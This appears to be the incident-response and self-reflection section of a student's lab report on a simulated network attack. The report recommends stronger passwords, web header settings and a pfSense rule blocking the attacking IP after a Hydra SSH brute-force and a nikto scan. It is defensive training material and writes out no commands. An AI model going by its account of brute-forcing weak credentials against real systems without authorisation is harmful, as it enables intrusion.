
INCIDENT RESPONSE

Results from the overall simulation, point to a vulnerability with the target endpoint's (IP: 192.168.40.12) weak password. It's recommended that a stronger password be used.

Secondly, the 'nikto' command notifies us of a vulnerability with the web header not being set. It is recommended that it be set up and audited by qualified professionals to make sure that there are no hidden web directories left unprotected.

Lastly, the ssh brute-force would not have been possible if not for the weak password which was easily guessed using Hydra. Besides from using a strong and unique password. It is highly recommended to block the attacker Ip address and flag it as malicious across online cyber-security platforms.

For this simulation, PFSENSE firewall will be used to block the attacker Ip to make sure this attack doesn't occur again:



This screenshot shows an active PFSENSE rule blocking the attacker (Ip: 192.168.30.12) from any type of access to our DMZ (Ip: 192.168.40.0/24).

It is also recommended to search through the target endpoint, in case of any malware, alterations or damages left by the attacker. Backups should be used where required.

SELF-REFLECTION

The easy part of this simulation was running attack commands from the red team side, because a lot of information exists online to assist. It was also easy to realize that these commands should only be authorized and qualified personnel only in controlled network environments and with supervision.

The challenging part of this simulation was the report writing, it is quite Boring and if there was a way to automate it, I would.

I learnt that attackers do not always know what they're doing, especially with how easily a network's functionality can be broken by pushing the wrong button or using a command that you don't fully understand.

Blue teamers are required to stay up to date with new vulnerability developments as well as being in the know about the best practices for resolving the issues caused by these vulnerabilities.